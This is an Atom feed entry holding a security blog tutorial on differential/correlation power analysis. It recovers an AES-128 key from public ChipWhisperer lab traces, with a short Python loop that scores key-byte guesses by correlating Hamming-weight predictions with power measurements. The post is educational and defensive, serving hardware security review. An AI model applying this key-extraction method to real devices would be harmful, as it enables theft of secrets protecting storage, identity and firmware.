<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="http://research.ivision.com/feed.xml" rel="self" type="application/atom+xml" /><link href="http://research.ivision.com/" rel="alternate" type="text/html" /><updated>2026-10-08T13:40:13+00:00</updated><id>http://research.ivision.com/feed.xml</id><title type="html">ivision Research Blog</title><subtitle>Benefit from extensive research compiled by the ivision security assessment team.</subtitle><entry><title type="html">Introduction to Hardware Side Channel Attacks: Recovering an AES Key with Differential Power Analysis</title><link href="http://research.ivision.com/differential-power-analysis.html" rel="alternate" type="text/html" title="Introduction to Hardware Side Channel Attacks: Recovering an AES Key with Differential Power Analysis" /><published>2026-10-06T00:00:00+00:00</published><updated>2026-10-06T00:00:00+00:00</updated><id>http://research.ivision.com/differential-power-analysis</id><content type="html" xml:base="http://research.ivision.com/differential-power-analysis.html"><![CDATA[<p>When we review an embedded device, finding a standard crypto algorithm like AES is usually a good sign. It means the vendor is using a well-understood, industry-standard algorithm instead of inventing a new cipher and hoping for the best.</p>
<p>Unfortunately, if the threat model involves the device holding a key secret from an attacker with physical access, securing it becomes a lot harder. Even a strong encryption algorithm implemented correctly can leak information in ways a physical attacker can observe.</p>

<p>There are many ways this leakage can occur, from timing differences in software to electromagnetic emissions from a chip. This post is intended to provide a basic understanding of one such method, in which an attacker records detailed traces of a target device’s power consumption across many cryptographic operations in order to deduce information about the device’s internal state and ultimately recover a secret key.</p>

<p>To demonstrate this, we’ll use a classic side-channel attack to recover an AES-128 key from power measurements taken while a real chip performs encryptions, and visualize the data to build intuition about how the attack works.</p>

<p>All of the traces used below come from the public <a href="https://github.com/newaetech/chipwhisperer-jupyter">ChipWhisperer SCA101</a> course data set. If this post piques your interest, check out the Jupyter notebooks over there. You can work through the lab yourself with or without hardware.</p>

<p>Let’s jump in!</p>

<h2 id="the-target">The target</h2>

<p>Our target device is a minimal example of crypto performed on hardware using a read-protected key. It takes a plaintext as input and encrypts it with a secret key compiled into the firmware. We’ll act from the perspective of an attacker who does not have any way to extract the firmware, but who does have physical access to the target device.</p>

<p>Our goal is to use this physical access to measure whatever we can about the target during operation and use the information we collect to infer the secret key.</p>

<h2 id="the-side-channel">The side channel</h2>

<p>Since we cannot attach probes inside the chip itself (well, we <em>could</em>, but it would be <a href="https://en.wikipedia.org/wiki/Mechanical_probe_station">very expensive</a>), we’re limited to the pins exposed on the exterior of the chip. All chips consume electricity, and the amount consumed can vary based on the instruction being executed and even based on the data being acted upon. This makes the chip’s power input a natural place to look for information leakage.</p>


<p>A typical setup places a small shunt resistor in the target’s power line and measures the voltage across it. By Ohm’s law, changes in that voltage correspond to changes in the current flowing into the target. Conceptually, the setup looks like this:</p>

<p><img src="/assets/postcontent/dpa/scene01_setup.png" alt="Target chip with oscilloscope probe on power rail" /></p>

<p>We place the shunt resistor in series with the target chip’s power input, and place our measurement probes on either side of that resistor.</p>


<p>As transistors inside a chip change state, they draw current. The exact amount depends partly on the operation being performed and the data being processed. We can sample this measurement many times per second and build up a full trace across the encryption being performed. Once captured, this trace shows a full timeline of the changes in power consumption  across the entire target operation.</p>

<p><img src="/assets/postcontent/dpa/scene02a_single_trace.png" alt="A single power trace: relative power consumption over the course of one AES encryption." /></p>

<p><em>Note: The visualizations in this post are shown at a reduced sample rate to make them easier to look at. The actual traces were recorded at 100x this resolution, and that original sample rate is what the analysis will be performed upon.</em></p>

<p>This makes a nice looking trace, but the key isn’t exactly jumping out at us. How do we interpret this?</p>

<!-- One capture gives us a series of voltage samples over time, which are proportional to the current drawn by the chip during the operation. We could divide by the value  of our shunt resistor to get the current in Amperes, but we don't really need to. Again, the overall _shape_ of this trace is what we're after.-->

<h2 id="a-pile-of-traces">A pile of traces</h2>

<p>In this technique, we’ll use a whole collection of traces and analyze them statistically to answer questions about what’s going on in the target. Because we control the plaintext being fed into the device, we can vary it across runs and record what plaintext we fed in each time.</p>

<p>If we stack those captures on top of each other, they look nearly identical:</p>

<video autoplay="" loop="" muted="" playsinline="" style="width:100%; border-radius:8px; margin:1.5em 0;">
  <source src="/assets/postcontent/dpa/scene02_traces.webm" type="video/webm" />
</video>

<p>Most of that shared shape is background activity. The target follows the same execution path and performs the same sequence of AES operations in every trace. What changes is the data passing through those operations.</p>

<p>This is why we vary the plaintext. Different inputs produce different intermediate values, which produce slightly different measurements. Subtracting the average trace makes those variations easier to see, as the animation shows, but we still don’t know which variation is related to our key.</p>

<p>To answer that, we need to choose a value inside AES that we can predict.</p>

<h2 id="reducing-aes-to-one-unknown-byte">Reducing AES to one unknown byte</h2>


<p>At the start of AES-128, each plaintext byte is XORed with one byte of the key. The first round’s SubBytes operation then passes the result through the public AES substitution table, or S-Box.</p>

<p><img src="/assets/postcontent/dpa/scene05_aes_flow.png" alt="AES Round 1 flow: Plaintext XOR Key byte → S-Box → output byte → Hamming weight ≈ power" /></p>

<p>For a single byte position, the operation we care about is:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>SBox[plaintext_byte XOR key_byte]
</code></pre></div></div>

<p>We know the plaintext byte. We know the S-Box. The only missing value is one byte of the key, so there are only 256 possibilities to test.</p>


<p>For each possible key byte, we calculate the S-Box output that the device would produce for every captured plaintext. The S-Box is nonlinear, so those 256 key guesses produce distinct sequences of predicted values.</p>

<p><img src="/assets/postcontent/dpa/scene05_aes_nonlinear.png" alt="Three key guesses produce three different S-Box outputs and Hamming weights — only the correct guess matches the real power measurements" /></p>

<p>Of course, the oscilloscope didn’t record a list of S-Box outputs. It recorded voltage. We need one more approximation before we can compare the two.</p>

<h2 id="a-very-rough-power-model">A (very) rough power model</h2>

<p>We know that storing data requires transistors to change state, and that flipping the state of a transistor requires current. From this, we can guess that the amount of power consumed in a given step will correlate roughly with the number of <code class="language-plaintext highlighter-rouge">1</code> bits to be stored, as more <code class="language-plaintext highlighter-rouge">1</code> bits likely means more transistors accumulating charge. (The number of <code class="language-plaintext highlighter-rouge">1</code> bits in a value is called its “Hamming weight”, so we’ll use that term going forward. For example, the Hamming weight of <code class="language-plaintext highlighter-rouge">0b10110100</code> is four.)</p>

<video autoplay="" loop="" muted="" playsinline="" style="width:100%; border-radius:8px; margin:1.5em 0;">
  <source src="/assets/postcontent/dpa/scene04_hamming.webm" type="video/webm" />
</video>

<p>This is all very approximate, and that’s what’s so brilliant about this attack: the model does not need to be very precise at all. The same nonlinearity property that makes AES strong works in our favor here by making small perturbations in the input data magnify into large swings in power draw from trace to trace. As long as our model is good enough to correlate statistically with those swings better than it does with the background noise, we can use it to deduce information.</p>

<p>So if we accept the Hamming weight of a value as a rough proxy for the amount of current needed to store that value, we can start to model the relative amount of power that a chosen instruction should consume for each of our traces.</p>

<p>For every plaintext and key guess, we calculate:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>predicted_power = HammingWeight(SBox[plaintext_byte XOR key_guess])
</code></pre></div></div>


<p>For one candidate key byte, our model gives us one predicted value per trace. The following plot shows the predictions for the <code class="language-plaintext highlighter-rouge">0x09</code> hypothesis across 200 traces:</p>

<p><img src="/assets/postcontent/dpa/scene03a_prediction_plot.png" alt="Predicted Hamming weight per trace for key guess 0x09" /></p>

<h2 id="let-the-traces-rank-the-guesses">Let the traces rank the guesses</h2>

<p>We now calculate the similarity (the <a href="https://en.wikipedia.org/wiki/Pearson_correlation_coefficient">Pearson correlation</a> works as a metric here) between our predicted values and the measured values at every sample in the traces.</p>

<video autoplay="" loop="" muted="" playsinline="" style="width:100%; border-radius:8px; margin:1.5em 0;">
  <source src="/assets/postcontent/dpa/scene03_predict.webm" type="video/webm" />
</video>

<p>At most points in time, the chip is doing something unrelated to our target value, so the correlation stays close to zero. Around the point where it handles the first-round S-Box output, the correct key hypothesis should correlate more strongly with the measured power than the incorrect hypotheses.</p>

<p>We repeat this process for all 256 possible key-byte values and compare their strongest correlation peaks. In this data set, <code class="language-plaintext highlighter-rouge">0x09</code> reaches a peak correlation of <code class="language-plaintext highlighter-rouge">0.86</code>, while the largest incorrect results are approximately <code class="language-plaintext highlighter-rouge">0.25</code>. This tells us two things: 1. The result of the S-Box lookup is most likely stored at the point in time where this peak occurs. 2. The first key byte is most likely <code class="language-plaintext highlighter-rouge">0x09</code>!</p>

<p>Wrong guesses are not guaranteed to produce perfectly flat results. There are all kinds of swings in power consumption outside of the single step we’re modeling that can create incidental peaks. What matters is that the correct candidate is clearly and repeatably separated from the others.</p>

<p>We have now recovered one key byte! Since this first-round operation depends on only one plaintext byte and one key byte, we can repeat the attack independently for each of the 16 byte positions:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">for</span> <span class="n">byte_index</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">16</span><span class="p">):</span>
    <span class="k">for</span> <span class="n">key_guess</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">256</span><span class="p">):</span>
        <span class="n">predicted</span> <span class="o">=</span> <span class="p">[</span>
            <span class="n">hamming_weight</span><span class="p">(</span><span class="n">SBOX</span><span class="p">[</span><span class="n">p</span><span class="p">[</span><span class="n">byte_index</span><span class="p">]</span> <span class="o">^</span> <span class="n">key_guess</span><span class="p">])</span>
            <span class="k">for</span> <span class="n">p</span> <span class="ow">in</span> <span class="n">plaintexts</span>
        <span class="p">]</span>
        <span class="n">score</span><span class="p">[</span><span class="n">key_guess</span><span class="p">]</span> <span class="o">=</span> <span class="n">maximum_absolute_correlation</span><span class="p">(</span><span class="n">predicted</span><span class="p">,</span> <span class="n">traces</span><span class="p">)</span>

    <span class="n">recovered_key</span><span class="p">[</span><span class="n">byte_index</span><span class="p">]</span> <span class="o">=</span> <span class="nb">max</span><span class="p">(</span><span class="n">score</span><span class="p">,</span> <span class="n">key</span><span class="o">=</span><span class="n">score</span><span class="p">.</span><span class="n">get</span><span class="p">)</span>
</code></pre></div></div>

<p>Instead of searching the full 2¹²⁸ AES key space, we evaluate at most 16 × 256 = 4,096 key-byte hypotheses. With these clean traces from an unprotected implementation, the analysis itself takes only a few seconds.</p>

<h2 id="why-this-belongs-in-a-hardware-threat-model">Why this belongs in a hardware threat model</h2>

<p>The attack requires capabilities that many application threat models reasonably exclude. For this demonstration, an attacker needs enough access to collect aligned measurements while the device performs operations under a stable key. The attacker must also know the corresponding plaintexts. But this is one of the most primitive versions of this attack, chosen because it was easy to illustrate for a blog post. Real, modern attacks leverage machine learning and advanced power modeling to attack more complex algorithms, eliminate the known plaintext requirement, and even infer the machine instructions that make up the target code (<a href="https://doi.org/10.1109/VLSID.2012.88">SCARE</a>)</p>

<p>Those assumptions are much more realistic for smart cards, embedded devices, self-encrypting drives, hardware roots of trust, accelerators, and other components to which a determined attacker may obtain physical access.</p>

<p>The impact also extends beyond disclosure of one AES key. A device may use long-lived secrets to protect storage, establish its identity, produce attestation evidence, authenticate firmware, or communicate with the rest of a platform. Extracting the right key can undermine the security boundary that the entire system depends on.</p>

<p>This is one reason a hardware security review should begin with the product’s threat model and critical assets rather than a generic checklist. If physical attackers are relevant and a crypto block handles a high-value key, side-channel resistance is something we need to test, not assume.</p>

<p>The <a href="https://github.com/opencomputeproject/OCP-Security-SAFE">OCP S.A.F.E. review framework</a> makes that distinction explicit. Its Scope 1 and Scope 2 reviews cover areas such as firmware, cryptographic construction, key handling, and trust boundaries. Scope 3 adds resilience to physical attacks, including whether cryptographic blocks are designed to resist side-channel analysis and whether critical operations handle glitch attacks securely.</p>

<p>Not every component needs a Scope 3 review. The appropriate depth depends on the assets, deployment environment, and adversary defined in the threat model. A hardware root of trust holding a long-term device identity key, for example, deserves different physical scrutiny from an application processor that never handles the same class of secret.</p>

<p>ivision is an <a href="https://github.com/opencomputeproject/OCP-Security-SAFE/blob/main/Documentation/security_review_providers.md">OCP-approved S.A.F.E. Security Review Provider</a>. For us, techniques like the one in this post are one part of a broader device review: understand what the product is expected to protect, map the logical and physical attack surfaces, test the relevant assumptions, and help the vendor address the results before deployment.</p>

<h2 id="further-reading">Further reading</h2>

<ul>
  <li><a href="https://github.com/newaetech/chipwhisperer-jupyter">ChipWhisperer SCA101 Course</a> —
interactive side-channel labs and the source of the traces used in this post.</li>
  <li><a href="https://github.com/opencomputeproject/OCP-Security-SAFE/blob/main/Documentation/review_scope.md">OCP S.A.F.E. Review Scope</a> —
the review areas and three assessment scopes defined by the framework.</li>
  <li><a href="https://link.springer.com/chapter/10.1007/3-540-48405-1_25">Kocher, Jaffe, and Jun, “Differential Power Analysis” (1999)</a> —
the original DPA paper.</li>
  <li><a href="https://link.springer.com/chapter/10.1007/978-3-540-28632-5_2">Brier, Clavier, and Olivier, “Correlation Power Analysis with a Leakage Model” (2004)</a> —
